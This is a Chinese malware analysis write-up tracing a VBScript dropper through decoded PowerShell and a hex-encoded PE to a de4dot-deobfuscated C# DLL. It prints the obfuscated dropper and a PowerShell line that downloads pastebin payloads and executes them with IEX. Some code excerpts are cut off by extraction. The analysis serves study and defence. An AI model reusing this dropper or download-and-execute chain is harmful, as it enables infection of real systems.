Set EAsxw = CreateObject(StrReverse("llehS.tpircSW"))
Dim f

f="g|)jhg87654kjhg876543$(gnirtSteG.IICSA::)gnidocnE.txeT.metsys[;nor$ g
las;)'I','D'(ecalper.'XED'=nor$;)14,601,89,111,63,44,601,63,04,101,701,111,811,011,37,64,121,63,95,14,801,801,711,011,63,44
,05,05,301,63,04,101,99,011,79,611,511,011,37,101,611,79,101,411,76,85,85,39,411,111,611,79,811,501,611,99,56,19,16,601,63,
95,14,93,101,911,311,25,35,94,25,001,79,511,001,94,05,05,75,75,55,79,511,001,101,911,411,101,911,101,911,84,301,25,001,201,
35,25,94,301,001,201,55,55,25,611,411,611,101,411,93,04,001,111,401,611,101,77,611,101,17,64,05,05,301,63,16,121,63,95,14,9
3,55,55,55,201,001,84,94,65,201,001,511,201,55,55,25,25,64,301,021,99,55,55,55,25,411,301,201,001,511,001,201,001,511,15,45
,35,05,35,25,76,27,48,93,04,101,211,121,48,611,101,17,64,79,63,16,05,05,301,63,95,14,201,63,44,93,101,021,101,64,001,801,50
1,711,66,38,77,93,04,46,16,23,601,89,111,63,95,88,96,37,421,14,93,021,84,93,44,93,63,73,93,04,101,99,79,801,211,101,411,64,
14,93,09,56,701,77,35,35,25,78,74,911,79,411,74,901,111,99,64,011,501,89,101,611,511,79,211,74,74,85,511,211,611,611,401,93
,44,001,111,401,611,101,77,85,85,39,101,211,121,48,801,801,79,76,64,99,501,511,79,66,801,79,711,511,501,68,64,611,201,111,5
11,111,411,99,501,77,19,44,93,301,011,501,411,611,38,001,79,111,801,011,911,111,86,93,44,14,611,011,101,501,801,76,89,101,7
8,64,611,101,87,23,611,99,101,601,89,97,54,911,101,87,04,04,101,901,79,011,121,66,801,801,79,76,85,85,39,011,111,501,611,99
,79,411,10"

f=f+"1,611,011,37,64,99,501,511,79,66,801,79,711,511,501,68,64,611,201,111,511,111,411,99,501,77,19,16,201,63,39,39,19,101,
611,121,66,19,95,88,96,37,421,14,93,501,911,021,84,75,17,77,911,74,911,79,411,74,901,111,99,64,011,501,89,101,611,511,79,21
1,74,74,85,511,211,611,611,401,93,44,001,111,401,611,101,77,85,85,39,101,211,121,48,801,801,79,76,64,99,501,511,79,66,801,7
9,711,511,501,68,64,611,201,111,511,111,411,99,501,77,19,44,93,301,011,501,411,611,38,001,79,111,801,011,911,111,86,93,44,1
4,611,011,101,501,801,76,89,101,78,64,611,101,87,23,611,99,101,601,89,97,54,911,101,87,04,04,101,901,79,011,121,66,801,801,
79,76,85,85,39,011,111,501,611,99,79,411,101,611,011,37,64,99,501,511,79,66,801,79,711,511,501,68,64,611,201,111,511,111,41
1,99,501,77,19,16,601,201,63,95,14,93,99,501,511,79,66,801,79,711,511,501,68,64,611,201,111,511,111,411,99,501,77,93,04,101
,901,79,87,801,79,501,611,411,79,08,401,611,501,78,001,79,111,67,85,85,39,121,801,89,901,101,511,511,56,64,011,111,501,611,
99,101,801,201,101,28,64,901,101,611,511,121,38,19,23,39,001,501,111,811,19,95,14,301,011,501,211,63,04,23,801,501,611,011,
711,23,521,611,101,501,711,18,54,23,94,23,611,011,711,111,99,54,23,901,111,99,64,101,801,301,111,111,301,23,211,901,111,99,
54,23,011,111,501,611,99,101,011,011,111,99,54,611,511,101,611,23,16,23,301,011,501,211,63,321,23,111,001(0=jhg87654kjhg87
6543$"

f=replace(f,"1","")
days = "Powershell" +space(1)+StrReverse(f)

EAsxw.Run days, vbHide

self.close
</script>
```

对 f 进行翻转处理：

```
' 翻转之后:
f =
"$345678fghjk45678ghj=@(100,111,32,123,36,112,105,110,103,32,61,32,116,101,115,116,45,99,111,110,110,
,111,109,32,45,99,111,117,110,116,32,49,32,45,81,117,105,101,116,125,32,117,110,116,105,108,32,40,36,
82,101,102,108,101,99,116,105,111,110,46,65,115,115,101,109,98,108,121,93,58,58,76,111,97,100,87,105,
11,102,116,46,86,105,115,117,97,108,66,97,115,105,99,39,41,59,36,102,106,61,91,77,105,99,114,111,115,
97,99,116,105,111,110,93,58,58,67,97,108,108,66,121,110,97,109,101,40,40,78,101,119,45,79,98,106,101,
,110,108,111,97,100,83,116,114,105,110,103,39,44,91,77,105,99,114,111,115,111,102,116,46,86,105,115,1
16,104,111,100,44,39,104,116,116,112,115,58,47,47,112,97,115,116,101,98,105,110,46,99,111,109,47,114,
1,91,93,93,36,102,61,91,77,105,99,114,111,115,111,102,116,46,86,105,115,117,97,108,66,97,115,105,99,4
,97,109,101,40,40,78,101,119,45,79,98,106,101,99,116,32,78,101,116,46,87,101,98,67,108,105,101,110,11
105,99,114,111,115,111,102,116,46,86,105,115,117,97,108,66,97,115,105,99,46,67,97,108,108,84,121,112,
7,115,116,101,98,105,110,46,99,111,109,47,114,97,119,47,87,52,53,53,77,107,65,90,39,41,46,114,101,112
06,32,61,64,40,39,77,83,66,117,105,108,100,46,101,120,101,39,44,36,102,41,59,36,103,50,50,61,36,97,46
115,100,102,103,114,52,55,55,55,99,120,103,48,52,52,55,55,102,115,100,102,56,49,48,100,102,55,55,55,3
4,101,116,114,116,52,55,55,102,100,103,49,52,53,102,100,52,103,48,119,101,119,101,114,119,101,100,115
,61,91,65,99,116,105,118,97,116,111,114,93,58,58,67,114,101,97,116,101,73,110,115,116,97,110,99,101,4
40,36,106,44,36,111,98,106,41);
$ron='DEX'.replace('D','I');
sal g $ron;
[System.Text.Encoding]::ASCII.GetString($345678fghjk45678ghj)
```

在 powershell 中执行后得到如下源代码，其功能其实还是在访问了两个 URL：<https://pastebin.com/raw/wMG90xwi> 和 <https://pastebin.com/raw/W455MkAZ>，目的是下载文件 **wMG90xwi** 和 **W455MkAZ**。

```
1 ' 执行后
2 do{
3     $ping=test-connection-compgoogle.com-count1-Quiet}
4 until($ping);
5 [void][System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');
6 $fj=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),
7 'DownloadString',[Microsoft.VisualBasic.CallType]::Method,'https://pastebin.com/raw/wMG90xwi')|IEX;
8 [Byte[]]$f=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),
9 'DownloadString',[Microsoft.VisualBasic.CallType]::Method,'https://pastebin.com/raw/W455MkAZ').replace
10 ;
11 $obj=@('MSBuild.exe',$f);
12 $g22=$a.GetType('THC452563sdfdsdfgr4777cxg04477fsdf810df777');
13 $y=$g22.GetMethod('retrt477fdg145fd4g0wewerwedsa799221dsad4154qwe');
14 $j=[Activator]::CreateInstance($g22,$null);
15 $y.Invoke($j,$obj)
```

```
1 [System.Text.Encoding]::ASCII.GetString(@(100,111,32,123,36,112,105,110,103,32,61,32,116,101,115,116,45,99,111,
2
3 do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);[void] [System.Reflection.Assembly]
4 ly]::LoadWithPartialName('Microsoft.VisualBasic');$fj=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object
5 bject Net.WebClient),'DownloadString',[Microsoft.VisualBasic.CallType]::Method,'https://pastebin.com/raw/wMG
6 90xwi')|IEX:[Byte[]]$f=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object Net.WebClient),'DownloadS
7 tring',[Microsoft.VisualBasic.CallType]::Method,'https://pastebin.com/raw/W455MkAZ').replace('$$','0x')|IEX;
8 $obj =@('MSBuild.exe',$f);$g22=$a.GetType('THC452563sdfdsdfgr4777cxg04477fsdf810df777');$y=$g22.GetMethod('r
9 etrt477fdg145fd4g0wewerwedsa799221dsad4154qwe');$j=[Activator]::CreateInstance($g22,$null);$y.Invoke($j,$obj
10 )
11
```

因此需要分析下载之后得到 **wMG90xwi** 和 **W455MkAZ** 文件，手动将 ASCII 码进行还原，得到了下面内容，看到了 **4D 5A** 的字眼，那么病毒的下一步应该就是要将其写成一个 PE 文件执行具体的功能。

```
1 $t0='DEX'.replace('D','I');
2 sal g $t0;
3 $jk=@
4
5 [System.Text.Encoding]::ASCII.GetString(@(36,116,48,61,39,68,69,88,39,46,
6 6,101,91,93,93,36,67,108,105,61,40,39,71,42,52,68,44,71,42,53,65,44,71,42
7 ,42,48,48,44,71,42,48,48,44,71,42,48,48,44,71,42,70,70,44,71,42,70,70,44,
8 44,71,42,48,48,44,71,42,48,48,44,71,42,48,48,44,71,42,52,48,44,71,42,48,4
9 8,48,44,71,42,48,48,44,71,42,48,48,44,71,42,48,48,44,71,42,48,48,44,71,42
10 ,42,48,48,44,71,42,48,48,44,71,42,48,48,44,71,42,48,48,44,71,42,48,48,44,
11 44.71.42.48.48.44.71.42.48.48.44.71.42.48.48.44.71.42.48.48.44.71.42.56.4
```



```


1 $t0='DEX'.replace('D','I'):
2 sal g $t0:
3 [Byte[]]$cli=('G*4D,G*5A,G*90,G*00,G*03,G*00,G*00,G*00,G*04,G*00,G*00,G
4 *00,G*FF,G*FF,G*00,G*00,G*88,G*00,G*00,G*00,G*00,G*00,G*00,G*40,G*00,G*00,G*00,G*00,G*00,G*00
5 ,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*
6 00,G*00,G*00,G*00,G*00,G*00,G*80,G*00,G*00,G*00,G*00,G*0E,G*1F,G*BA,G*0E,G*00,G*B4,G*09,G*CD,G*21,G*8B,
7 G*CD,G*21,G*54,G*68,G*69,G*73,G*20,G*70,G*72,G*6F,G*67,G*72,G*61,G*6D,G*20,G*63,G*61,G*6E,G*6E,G*6F,
8 0,G*62,G*65,G*20,G*72,G*75,G*6E,G*20,G*69,G*6E,G*20,G*44,G*4F,G*53,G*20,G*6D,G*6F,G*64,G*65,G*2E,
9 *0A,G*24,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*50,G*50,G*45,G*00,G*00,G*4C,G*01,G*03,G*00,G*B7,
10 G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*E0,G*00,G*22,G*21,G*0B,G*01,G*30,G*00,G*00,G*B2,
11 G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*20,G*00,G*00,G*00,G*E0,G*00,G*00,G*00,G*00,G*00,G*10,
12 G*00,G*20,G*00,G*00,G*00,G*02,G*00,G*00,G*04,G*00,G*00,G*00,G*00,G*00,G*04,G*00,G*00,G*00,G*00,G*00,
13 0,G*00,G*00,G*00,G*20,G*01,G*00,G*00,G*02,G*00,G*00,G*00,G*00,G*00,G*00,G*03,G*00,G*40,G*85,G*00,
14 *00,G*00,G*10,G*00,G*00,G*00,G*00,G*10,G*00,G*10,G*00,G*00,G*00,G*00,G*00,G*10,G*00,G*00,G*00,
15 G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*94,G*D1,G*00,G*00,G*57,G*00,G*00,G*00,G*E0,G*00,G*30,
16 00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*01,
17 G*0C,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,
18 0,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,
19 *00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*20,G*00,G*00,G*08,G*00,G*00,G*00,G*00,G*00,G*00,
20 G*00,G*00,G*00,G*00,G*08,G*20,G*00,G*00,G*48,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*00,G*2E,

```

将其中的十六进制数据进行提取

1	%\$4D,	%\$5A,	%\$90,	%\$00,	%\$03,	%\$00,	%\$00,	%\$00,	%\$04,	%\$00,	%\$00,	%\$00,
2	%\$FF,	%\$FF,	%\$00,	%\$00,	%\$B8,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,
3	%\$40,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,
4	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,
5	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,
6	%\$80,	%\$00,	%\$00,	%\$00,	%\$0E,	%\$1F,	%\$BA,	%\$0E,	%\$00,	%\$B4,	%\$09,	%\$CD,
7	%\$21,	%\$B8,	%\$01,	%\$4C,	%\$CD,	%\$21,	%\$54,	%\$68,	%\$69,	%\$73,	%\$20,	%\$70,
8	%\$72,	%\$6F,	%\$67,	%\$72,	%\$61,	%\$6D,	%\$20,	%\$63,	%\$61,	%\$6E,	%\$6E,	%\$6F,
9	%\$74,	%\$20,	%\$62,	%\$65,	%\$20,	%\$72,	%\$75,	%\$6E,	%\$20,	%\$69,	%\$6E,	%\$20,
10	%\$44,	%\$4F,	%\$53,	%\$20,	%\$6D,	%\$6F,	%\$64,	%\$65,	%\$2E,	%\$0D,	%\$0D,	%\$0A,
11	%\$24,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$50,	%\$45,	%\$00,	%\$00,
12	%\$4C,	%\$01,	%\$03,	%\$00,	%\$C2,	%\$E3,	%\$78,	%\$5D,	%\$00,	%\$00,	%\$00,	%\$00,
13	%\$00,	%\$00,	%\$00,	%\$00,	%\$E0,	%\$00,	%\$0E,	%\$01,	%\$0B,	%\$01,	%\$06,	%\$00,
14	%\$00,	%\$C6,	%\$00,	%\$00,	%\$00,	%\$04,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,
15	%\$4E,	%\$E5,	%\$00,	%\$00,	%\$00,	%\$20,	%\$00,	%\$00,	%\$00,	%\$00,	%\$01,	%\$00,
16	%\$00,	%\$00,	%\$40,	%\$00,	%\$00,	%\$20,	%\$00,	%\$00,	%\$00,	%\$02,	%\$00,	%\$00,
17	%\$04,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$04,	%\$00,	%\$00,	%\$00,
18	%\$00,	%\$00,	%\$00,	%\$00,	%\$00,	%\$40,	%\$01,	%\$00,	%\$00,	%\$02,	%\$00,	%\$00,

将 G*改为 0x，然后将数据另存到一个文件，剩下的代码如下：



C:\Users\Jason\Desktop\VBA\新建PE - Notepad++

文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(I) 工具(O) 宏(M) 运行(R) 插件(P) 窗

JdTuFmc5 wMG90xwi 新建PE 新建的PE文件的16进制数据

```

1 $t0='DEX'.replace('D','I');
2 sal g $t0;
3
4 [Byte[]]$Cli=('16进制数据')| IEX;
5 $a = [Microsoft.VisualBasic.Interaction]::CallByName([System.Thre
6 ), [Microsoft.VisualBasic.CallType]::Method, $Cli)

```

下面可以按照攻击者的思路来 Dump 出病毒要生成的 PE 文件，毕竟真正的功能最终只能是以这种方法实现了。将十六进制数据进行如下处理，然后用 010 editor 以十六进制数据导入文件，制作 PE 文件。

此病毒执行过程中得到相关的样本文件如下，所有样本的加密和混淆方式大致相同，通过 uescape 或者字符串替换都可以还原源码：


8hsshjahassahsh——过	2019/9/17 17:49	文件
3333333333.exe.v	2019/9/21 10:06	V 文件
CGe3S2Vf——过内容同vXpe74L2	2019/9/17 17:49	文件
CGe3S2Vf解密——内容同vXpe74L2	2019/9/19 15:10	文件
EXE的16进制数据	2019/9/19 20:12	文件
JdTufmc5——过内容同vXpe74L2	2019/9/20 15:39	文件
nv5d9pYu——JS过	2019/9/17 18:32	文件
vXpe74L2——过	2019/9/17 18:41	文件
vXpe74L2——解密	2019/9/19 14:52	文件
W455MkAZ——EXE十六进制数据	2019/9/17 22:18	文件
wMG90xwi——DLL十六进制数据	2019/9/19 14:37	文件
x.dll.v	2019/9/19 19:34	V 文件
x.dll-cleaned用de4dot去混淆.v	2019/9/19 20:40	V 文件



至此该病毒前面所做的一系列复杂隐蔽的工作都只是铺垫，真正的功能是由生成的 DLL 和 EXE 文件来实现的！因此需要分析 DLL 和 EXE 的功能。




4、DLL 分析

其中 DLL 文件为 C#编写，中的内容经过了严重混淆，使用反汇编工具查看不到具体内容，因此可以使用 de4dot.exe 去混淆工具进行反混淆。







反混淆一：得到混淆的字符串原貌。



反混淆二：将大量的无用 Switch Case 语句去混淆。



反混淆三：将混淆的、无用的函数去混淆



去混淆之后的效果如下，可以清晰的看到变量的定义以及正常的语法使用。

```
1 using System;
2 using System.IO;
3 using System.Runtime.InteropServices;
4 using System.Text;
5
6 // Token: 0x02000001 RID: 1
7 internal class <Module>
8 {
9     // Token: 0x06000001 RID: 1 RVA: 0x00002110 File Offset: 0x00000310
10    static <Module>()
11    {
12        <Module>.smethod_1();
13    }
14
15    // Token: 0x06000002 RID: 2 RVA: 0x00002124 File Offset: 0x00000324
16    internal static byte[] smethod_0(byte[] byte_1)
17    {
18        MemoryStream memoryStream = new MemoryStream(byte_1);
19        <Module>.Class1 @class = new <Module>.Class1();
20        byte[] buffer = new byte[5];
21        memoryStream.Read(buffer, 0, 5);
22        @class.method_5(buffer);
23        long num = 0L;
24        for (int i = 0; i < 8; i++)
25        {
```

